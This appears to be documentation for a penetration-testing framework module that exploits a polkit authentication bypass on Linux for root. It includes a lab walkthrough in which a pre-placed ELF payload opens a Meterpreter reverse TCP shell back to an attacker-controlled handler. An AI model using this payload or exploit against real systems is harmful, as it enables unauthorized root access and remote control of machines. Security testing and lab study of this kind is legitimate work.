
Polkit Privilege Escalation Module

TARGET: Linux **TYPE: Local** **MODULE : PE**
ANTI-MALWARE : NA


Polkit (formerly PolicyKit) is a component that provides an organized way for non privileged proc-esses to communicate with privileged processes for controlling system-wide privileges in Unix-like operating systems. This module exploits a authentication bypass in Linux machines that make use of the polkit system service. This allows an unprivileged local user to get a root shell on the target linux system.

However, for this exploit to work it needs to be run from a SSH or non-graphical session. This is because the `dbus-send` command which is used to trigger the exploit launches an authen -tication agent. If run from a graphical session, an authentication agent pops up in the form of a dialog box and waits for user input. This dialog box will cause the dbus-command to time out waiting for user input and will prevent successful exploitation of polkit.


We have tested this module on Ubuntu 20.04 on which we have already gained a session with low privileges. Let's see how this exploit module works.



```
Ubuntu 20.04.1 LTS ubuntu tty3

ubuntu login: user1
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


507 updates can be installed immediately.
237 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user1@ubuntu:~$ pwd
/home/user1
user1@ubuntu:~$ dir
Desktop  Documents  Downloads  Music  Pictures  Public  shell_171_4466.elf  Templates  Videos
user1@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  shell_171_4466.elf  Templates  Videos
user1@ubuntu:~$ ./shell_171_4466.elf
```




```
msf6 > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Sending stage (984904 bytes) to 192.168.36.147
[*] Meterpreter session 2 opened (192.168.36.171:4466 -> 192.168.36.14
7:58806) at 2021-11-19 08:23:07 -0500

meterpreter > 
```

